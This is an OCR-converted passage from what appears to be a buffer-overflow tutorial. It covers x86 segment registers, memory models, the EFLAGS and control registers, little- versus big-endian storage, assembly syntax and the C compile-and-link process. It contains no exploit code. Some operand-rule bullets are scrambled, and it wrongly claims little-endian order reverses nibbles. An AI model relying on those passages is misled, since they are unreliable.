4. For data shared with another program.

To access additional data segments the application program must load segment selectors for these segments into the DS, ES, FS and GS registers as needed.
The SS register contains the segment selector for a stack segment, where the procedure or function stack is stored for the program, task or handler currently being executed. All the stack operation use the SS register to find the stack segment. Unlike the CS register, SS register can be loaded explicitly, which permit application programs to set up multiple stacks and switch among them.

Segment Register	Size (bits)	Purpose	
CS	16	Code segment register. Base location of code section (.text section). Used for fetching instructions.	These registers are used to break up a program into parts. As it executes, the segment registers are assigned the base values of each segment. From here, offset values are used to access each command in the program.
DS	16	Data segment register. Default location for variables (.data section). Used for data accesses.	
ES	16	Extra segment register. Used during string operations.	
SS	16	Stack segment register. Base location of the stack segment. Used when implicitly using SP or ESP or when explicitly using BP, EBP.	
FS	16	Extra segment register.	
GS	16	Extra segment register.	

Table 2: The x86 segment registers and their usage

For the most part, assembly language programmers need not concern themselves with the extra registers added to the 80386/486/Pentium processors. However, the knowledge of the 32 bit extensions and the extra segment registers are quite useful in assembly programming.
Modern operating system and applications use the unsegmented or flat memory model where all the segment registers are loaded with the same segment selector so that all memory references a program makes are to a single linear-address space. The flat memory model on the x86 uses only **near pointers** (32 bits), while **far pointers** (48 bits) were needed with a segmented memory model in order to specify the **segment** and **offset** within the segment. The not so detail how to map the segmented memory to the physical memory address will be explained later.

MEMORY ORGANIZATION

Internally processors have memory called **registers** but the memory that the processor addresses on its bus is called **physical memory**. This physical memory is actually what you installed on the computer system normally called **Random Access Memory** (RAM), but inside the processor we will deal with the **address space** that will be used for addressing the RAM. Logically the address space is organized as a sequence of 8-bit bytes. Each byte is assigned a unique address, called a **physical address**. The physical address space of the processor ranges from zero to the maximum of $2^{32} – 1$ (4 GB) or $2^{36}-1$ (64GB) if physical address extension mechanism is used. Operating systems that employ the processor will use processor's memory management facilities (Memory Management Unit – MMU) to access the actual memory (RAM or page memory/swap). These facilities provide features such as **segmentation** and **paging**, which allow memory to be managed efficiently and reliably. When using the processor's memory management facilities, programs do not directly address physical memory. Instead they access memory using any of three memory model: **flat**,**segmented** or **real-address** mode.

FLAT MEMORY MODEL

In this model, memory appears to the program as a single, continuous address space, called a **linear address space**. A program's code, data and stack are all contain in this address space. The linear address space is byte addressable, with addresses running contiguously from $0 – 2^{32} -1$ (Intel 32 bits processor). An address for any byte in the linear address space is called a linear address.



Segment registers
CS
DS
SS
ES
FS
GS
The segment selector in each segment register points to an overlapping segment in the linear address space.
Overlapping segments of up to 4GB beginning at Address 0
Linear address space for program

Figure 6: The use of segment registers for flat memory model.

SEGMENTED MEMORY MODEL

In this model, memory appears to a program as a group of **independent address spaces** called segments. When using this model, code, data and stacks are typically contain in separate segments. To address a byte in a segment, a program must issue a **logical address** (often referred to as a **far pointer**), which consists of a **segment selector** and an **offset**. The **segment selector** identifies the **segment** to be accessed and the **offset** identifies a **byte** in the address space of the segment. The program running on the Intel 32 bits processor can address up to 16,383 (2^{14} -1) segments of different sizes and types and each segment can be as large as 2^{32} bytes.

Internally, all the segments that are defined for a system are mapped into the processor's linear address space. To access a memory location, the processor translates each logical address into a linear address. This translation is transparent to the application/program. The main reason for using a segmented memory is to increase the reliability of programs and systems. For example, placing a program's stack in a separate segment, prevent the stack from growing into the code or a data space and overwriting them. Placing the OS's or executive's code, data and stack in separate segments also protect them from application/program and vice versa.

With the flat or the segmented memory model, the linear address space is mapped into the processor's physical address space either **directly** or through **paging**. When using the direct mapping (paging disabled), each linear address has a one-to-one correspondence with a physical address, means that linear addresses are sent out on processor's address line without translation. When using the 32 bit architecture's paging mechanism (paging enabled), the linear address space is divided into pages, which are mapped into **virtual memory**. The pages of virtual memory are then mapped as needed into physical memory (RAM). When an OS or executive using paging, the paging mechanism is transparent to an application programs, means that all the application/program sees is the linear address space.

THE MECHANISM

Segmentation allows programmers to partition their programs into modules that operate independently of one another. Segments allow two **processes** to easily share data. It also allows you to extend the addressability of a processor. In the case of the 8086, segmentation let the extension of the maximum addressable memory from 64K (2^{16}) to one megabyte. The 8086 was a 16 bit processor, with 16 bit registers and 16 bit addresses. This limits the processor to addressing 64K chunks of memory. Intel's 1976 implementation of segmentation still in use today. The memory looks like a linear array of bytes and a single index (address) selects some particular byte from that array. This type of addressing called linear or flat addressing. By the way, segmented addressing uses two components to specify a memory location:

1. A **segment** value and
2. An **offset** within that segment.




Figure 7: Segmented addressing depicted as a 2 dimensional array.

By referring figure 7, the memory location (shaded cell) can be addressed as 0002:00000001, all in hexadecimal. Ideally, the segment and offset values are independent of one another. The best way to describe segmented addressing is with a two-dimensional array. The segment provides one of the indices into the array; the offset provides the other (see Figure 7). 80286 and later operating in **protected mode**, the CPU can prevent one routine from accidentally modifying the variables in a different segment. A full segmented address contains a segment component and an offset component. Segmented addresses normally written as: **segment:offset**

On the 8086 through the 80286, these two values are 16 bit constants. On the 80386 and later, the offset can be a 16 bit constant or a 32 bit constant. The size of the offset limits the maximum size of a segment. On the 8086 with 16 bit offsets, a segment may be no longer than 64K; it could be smaller (and most segments are), but never larger. The 80386 and later processors allow 32 bit offsets with segments as large as four (2^{32}) gigabytes. The segment portion is 16 bits on all 80x86 processors. This lets a single program have up to 65,536 different segments in the program. Most programs have less than 16 segments (or thereabouts) so this isn't a practical limitation.

Despite the fact that the 80x86 family uses segmented addressing, the actual (physical) memory connected to the CPU is still a linear array of bytes. There is a function that converts the segment value to a physical memory address. The processor then adds the offset to this physical address to obtain the actual address of the data in memory. Here, addresses will be referred as **segmented addresses** or **logical addresses**. The actual linear address that appears on the address bus is the **physical address**.

On the 8086, 8088, 80186, and 80188 (and other processors operating in **real mode**), the function that maps a segment to a physical address is very simple. The CPU multiplies the segment value by sixteen (10h) and adds the offset portion. For example, consider the segmented address2: 1000:1F00. To convert this to a physical address you multiply the segment value (1000h) by sixteen. Multiplying by the radix is very easy; just appending a zero to the end of the number. Appending a zero to 1000h produces10000h. Add 1F00h to this to obtain 11F00h. So 11F00h is the physical address that corresponds to the segmented address 1000:1F00 (Figure 9).

Note that your applications cannot directly modify the segment descriptor table (the lookup table). The protected mode operating system (UNIX, Linux, Windows, OS/2, etc.) handles that operation. It is the operating systems determine where to place your programs into.




Data
segment:offset
Plus the offset to obtain the address of the actual memory location to access
Segment point here

Figure 8: Segmented addressing in physical memory.



1000:1F00	Segment : Offset format
10000	Multiply the segment value by 10h
1F00	(+) Then add the offset portion
11F00	The sum produces the physical address

Figure 9: Converting the logical address to physical address.





Figure 10: The use of segment registers in segmented memory model.


REAL ADDRESS MODE MEMORY MODEL

This model used for the Intel 8086 processor. This memory model supported in the Intel 32 bits architecture for compatibility with existing programs written to run on the Intel 8086 processor. The real-address mode uses specific implementation of the segmented memory in which the linear address space for the program and the OS or executive consists of an array of segment of up to 64KB (2^{16}) in size each. The maximum size of the linear address space in real-address mode is 2^{20} bytes.

THE EFLAGS

The 32 bits EFLAGS register contains a group of **status flags**, a **control flags** and a group of **system flags**. Six of which (the status flags) are most important to us is listed in Table 3.





Flag	Mean	Type
ID	ID Flag	X
VIP	Virtual Interrupt Pending	X
VIF	Virtual Interrupt Flag	X
AC	Alignment Check	X
VM	Virtual 8086 Mode	X
RF	Resume Flag	X
NT	Nested Task	X
IOPL	IO Privilege Level	X
OF	Overflow Flag	X
DF	Direction Flag	C
IF	Interrupt Enable Flag	X
TF	Trap Flag	X
SF	Sign Flag	S
ZF	Zero Flag	S
AF	Auxiliary Carry Flag	S
PF	Parity Flag	S
CF	Carry Flag	S
	X - System Flags	
	C - Control Flags	
	S - Status Flags	

Figure 11: The EFLAGS registers.

The following table is the list of the status flags of the EFLAGS and their purposes.

Flag	Bit	Purpose
CF	0	Carry flag. Set if an arithmetic operation generate a carry or a borrow out of the most significant bit of the result, cleared otherwise. This flag indicate an overflow condition for unsigned integer arithmetic. It is also used in multiple-precision arithmetic.
PF	2	Parity flag. Set if the least-significant byte of the result contains an even number of 1 bit, cleared otherwise.
AF	4	Adjust flag. Set if an arithmetic operation generates a carry or a borrow out of bit 3 of the result, cleared otherwise. This flag is used in Binary-Coded-Decimal (BCD) arithmetic.
ZF	6	Zero flag. Set if the result is zero, cleared otherwise.
SF	7	Sign flag. Set equal to the most-significant bit of the result, which is the sign bit of a signed integer. 0 indicates a positive value, 1 indicates a negative value.
OF	11	Overflow flag. Set if the integer result is too large a positive number or too small a negative number, excluding the sign bit, to fit in the destination operand, cleared otherwise. This flag indicates an overflow condition for signed-integer that is two's complement arithmetic.

Table 3: The status flags of the EFLAGS register.

INSTRUCTION POINTER REGISTER - EIP

EIP register contains the offset in the current code segment for the next instruction to be executed. It is advanced from one instruction boundary to the next one in straight line code or it is moved ahead or backward by a number of instructions when executing JMP, JCC, CALL, RET and IRET instructions.
EIP cannot be accessed directly by software. It is controlled implicitly by control-transfer instructions such as JMP, JCC, CALL, RET and IRET, interrupts and exceptions. The only way to read the EIP register is to execute the CALL instruction and then read the value of the return instruction pointer from the function stack. This is because when the CALL instruction executed, the EIP content of the next address immediately after the CALL, is saved on the stack as return address of the function. Then, the EIP can be loaded indirectly by modifying the value of a return instruction pointer on the function stack and executing a return, RET/IRET instruction.

Register	size (bits)	Purpose
IP/EIP	16/32	The instruction pointer holds the address of the next instruction to be executed.

Table 4: The EIP register

CONTROL REGISTERS

The 32 bits control registers (CR0, CR1, CR2, CR3, and CR4) determine operating mode of the processor and the characteristics of the currently executing task.

Control Register	Description
CR0	Contains system control flags that control operating mode and states of the processor.
CR1	Reserved.
CR2	Contains the page-fault linear address (the linear address that caused a page fault).
CR3	Contains the physical address of the base of the page directory and two flags (PCD and PWT). This register is also known as the page-directory base register (PDBR). Only the 20 most-significant bits of the page-directory base address are specified; the lower 12 bits of the address are assumed to be 0. When using the physical address extension, the CR3 register contains the base address of the page-directory-pointer table.
CR4	Contains a group of flags that enable several architectural extensions. In protected mode, the move-to-or-from-control-registers forms of the MOV instruction allow the control registers to be read (at any privilege level) or loaded (at privilege level 0 only). This restriction means that application programs (running at privilege levels 1, 2, or 3) are prevented from loading the control registers; however, application programs can read these registers.

Table 5: x86 control registers

There are other registers in the Intel's x86 processors such as Floating Point Unit (FPU), MMX, SSE and SSE2 and system are not explained here because not so relevant. For more information please refer to the processor's documentation and you can download it at Intel.com.

LITTLE ENDIAN vs BIG ENDIAN

The Intel processor accesses memory and stores it in Little Endian order instead of Big Endian used by other processor such as Motorola 68x series. Little Endian means that the least significant byte of any multibyte data field is stored at the lowest memory address, which is also the address of the larger field and the high-order byte stored at the highest address that means the little end or the first byte comes first. For example, a 4 byte int and 3 bytes of char are written as shown below:

int:
```
Byte3 Byte2 Byte1 Byte0
```

char:
```
Byte6 Byte5 Byte4
```

Will be arranged in memory as follows:

Base Address+0	→	Byte0
Base Address+1	→	Byte1
Base Address+2	→	Byte2
Base Address+3	→	Byte3
Base Address+4	→	Byte4
Base Address+5	→	Byte5
Base Address+6	→	Byte6

And graphically:




Figure 12: Little endian vs big endian.

As another example, the following assembly instruction copies the value 1 into the EDX register:

Assembly	Hexadecimal
MOV EDX, 1	BA 01 00 00 00

In hexadecimal, 1 would be represented as 00000001h (in 4 bytes format). However, since the Intel processor uses Little Endian order, it is stored and accessed as (lowest address) 01 00 00 00 (highest address). The BA above represents the MOV EDX, <immediate> instruction in machine code on the Intel x86 processor. Simply said the0x1234 is stored backwards as 0x4321 in Little Endian and 0x1234 in Big Endian considering the nibbles and stored backwards as 0x3412 in Little Endian and 0x1234 in Big Endian considering a byte (8 bits). Change accordingly for 2 bytes, 4 bytes etc.

Further reading and digging:

1. An Intel microprocessor resources and download.
2. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
3. Assembly language tutorial using NASM (Netwide).
4. The High Level Assembly (HLA) language.
5. Linux based assembly language resources.

0x03 - An Assembly Language

THE ASSEMBLY LANGUAGE

Some knowledge of assembly is necessary in order to understand the operation of the buffer overflow exploits. There are essentially three kinds of languages:

Language	Description	Example

Machine Language	This is what the computer actually sees and deals with. Every command the computer sees is given as a number or sequence of numbers. It is in binary, normally presented in hex to simplify and be more readable.	`83 ec 08 -> sub $0x8,%esp`
		`83 e4 f0 -> and $0xfffffff0,%esp`
		`b8 00 00 00 00 -> mov $0x0,%eax`
		`83 c0 0f -> add $0xf,%eax`

Assembly Language	This is the same as machine language, except the command numbers have been replaced by letter sequences which are more readable and easier to memorize.	AT&T:
		`push   %ebp`
		`sub    $0x8,%esp`
		`movb   $0x41,0xffffffff(%ebp)`
		Intel:
		`push ebp`
		`mov  ebp, esp`
		`sub  esp, 0C0h`
		HLA (High Level Assembly):
		program HelloWorld;
		`#include( "stdlib.hhf" )`
		`begin HelloWorld;`
		`stdout.put( "Hello, World of Assembly`
		`Language", nl );`
		`end HelloWorld;`

High-Level Language	High-level languages are there to make programming easier. Assembly language requires you to work with the machine itself. High-level languages allow you to describe the program in a more natural language. A single command in a high-level language usually is equivalent to several commands in an assembly language. Readability is the best.	C/C++:
		`#include <stdio.h>`
		
		`int main()`
		`{`
		`   char name[20];`
		`   …`
		`   return 0;`
		`}`

Table 1: Kind of languages.

- or non-segment register.
- Only one of source and destination can be memory.

- Source and destination must be same size.

Assembly is a symbolic language that is assembled into machine language by an assembler. In other words, assembly is a mnemonic statement that corresponds directly to processor-specific instructions. Each type of processor has its own instruction set and thus its own assembly language. Assembly deals directly with the registers of the processor and memory locations. There are some general rules that are typically true for most assembly languages are listed below:

- Source can be memory, register or constant.
- Destination can be memory

Opcodes are the actual instructions that a program performs. Each opcode is represented by one line of code, which contains the opcode and the operands that are used by the opcode. The number of operands varies depending on the opcode. The entire suite of opcodes available to a processor is called an instruction set. Depending on the processor, OS, and disassembler used, the operands may be in reverse order. For example, on Windows:

```
MOV dst, src
```

Is equivalent to:

```
MOV %src, %dst on Linux.
```

Windows uses Intel assembly whereas Linux uses AT&T assembly. Another one you may find is Mac OS (PowerPC) that is Motorola processor instruction set. High Level Assembly (HLA) also quite popular among programmers. This paper will use both Windows and AT&T assembly. Whatever assembly used, there are several common categories of instructions based on their usages as listed in the following Table.

Instruction Category	Meaning	Example
Data Transfer	move from source to destination	mov, lea, les, push, pop, pushf, popf
Arithmetic	arithmetic on integers	add, adc, sub, sbb, mul, imul, div, idiv, cmp, neg, inc, dec, xadd, cmpxchg
Floating point	arithmetic on floating point	fadd, fsub, fmul, div, cmp
Logical, Shift, Rotate and Bit	bitwise logic operations	and, or, xor, not, shl/sal, shr, sar, shld and shrd, ror, rol, rcr and rcl
Control transfer	conditional and unconditional jumps, procedure calls	jmp, jcc, call, ret, int, into, bound.
String	move,	movs, lods, stos, scas, cmps, outs, rep, repz, repe, repnz, repne, ins

	compare, input and output	
I/O	For input and output	in, out
Conversion	Provide assembly data types conversion	movzx, movsx, cbw, cwd, cwde, cdq, bswap, xlat
Miscellaneous	manipulate individual flags, provide special processor services, or handle privileged mode operations	clc, stc, cmc, cld, std, cl, sti

Table 2: Assembly instruction set categories.

The following is C source code portion and the assembly equivalent example using Linux/Intel.

C code's portion	Label	Mnemonic	operands	Comment
if (a > b)		movl	a, %eax	
		cmpl	b, %eax	#compare, a – b
		jle	L1	#jump to L1 if a <= b
c = a;		movl	a, %eax	#a > b branch
		movl	%eax, c	
		jmp	L2	#finish, jump to L2
	L1:			#a <= b branch
else		movl	b, %eax	
c = b;		movl	%eax, c	
	L2:			#Finish

Figure 1: C and assembly codes.

Compilers available for assembly languages include Macro Assembler (MASM), GNU's Assembler (GAS wiki, GAS manual), Borland's TASM, Netwide (NASM) and GoASM. For HLA it is available from Webster at HLA.

COMPILER, ASSEMBLER, LINKER AND LOADER

Normally the C's program building process involves four stages and utilizes different tools such as a preprocessor, compiler, assembler, and linker. At the end there should be a single executable image that ready to be loaded by loader as a running program.

Below are the stages that happen in order regardless of the operating system/compiler and graphically illustrated in Figure 2.

1. **Preprocessing** is the first pass of any C compilation. It processes include-files, conditional compilation instructions and macros.
2. **Compilation** is the second pass. It takes the output of the preprocessor, and the source code, and generates assembler source code.
3. **Assembly** is the third stage of compilation. It takes the assembly source code and produces an assembly listing with offsets. The assembler output is stored in an object file.
4. **Linking** is the final stage of compilation. It takes one or more object files or libraries as input and combines them to produce a single (usually executable) file. In doing so, it resolves references to external symbols, assigns final addresses to procedures/functions and variables, and revises code and data to reflect new addresses (a process called relocation).
5. **Loading** the executable image for program running.

Bear in mind that if you use the Integrated Development Environment (IDE) type compilers, these processes quite transparent. Now we are going to examine more detail about the process that happens before and after the linking stage. For any given input file, the file name suffix (file extension) determines what kind of compilation is done and the example for **gcc** is listed in Table 3.

File extension	Description
file_name.c	C source code which must be preprocessed.
file_name.i	C source code which should not be preprocessed.
file_name.ii	C++ source code which should not be preprocessed.
file_name.h	C header file (not to be compiled or linked).
file_name.cc file_name.cp file_name.cxx file_name.cpp file_name.c++ file_name.C	C++ source code which must be preprocessed. For file_name.cxx, the xx must both be literally character x and file_name.C, is capital c.
file_name.s	Assembler code.
file_name.S	Assembler code which must be preprocessed.
file_name.o	By default, the object file name for a source file is made by replacing the extension .c, .i, .s etc with .o

Table 3: File suffix.

The following Figure shows the steps involved in the process of building the C program starting from the compilation until the loading of the executable image into the memory for program running.



Source code file - hello.c, hello.cpp
C preprocessor
Preprocessed code file - hello.i
C Compiler
Assembly code file - hello.s
Assembler
Object code file - hello.o
Relocation object code information
Other objects file/modules
Library files
Linker/link editor
Executable code - hello, hello.exe
Stored in secondary storage such as disk as executable image
When running the program…
Loader
Run time objects / modules / libraries (deferred linking)
Process Address Space
Primary memory e.g. RAM

Figure 2: C program building process.

OBJECT FILES AND EXECUTABLE

After the source code has been assembled, it will produce an object files and then linked, producing an executable files. An object and executable come in several formats such as ELF (Executable and Linking Format) and COFF (Common Object-File Format). For example, ELF is used on Linux systems, while COFF is used on Windows systems. Other object file formats that you may find sometime somewhere is listed in the following Table.

Object File Format	Description
a.out	The a.out format is the original file format for Unix. It consists of three sections: text, data, and bss, which are for program code, initialized data, and uninitialized data, respectively. This format is so simple that it doesn't have any reserved place for debugging information. The only debugging format for a.out is stabs, which is encoded as a set of normal symbols with distinctive attributes.
COFF	The COFF (Common Object File Format) format was introduced with System V Release 3 (SVR3) Unix. COFF files may have multiple sections, each prefixed by a header. The number of sections is limited. The COFF specification includes support for debugging but the debugging information was limited.
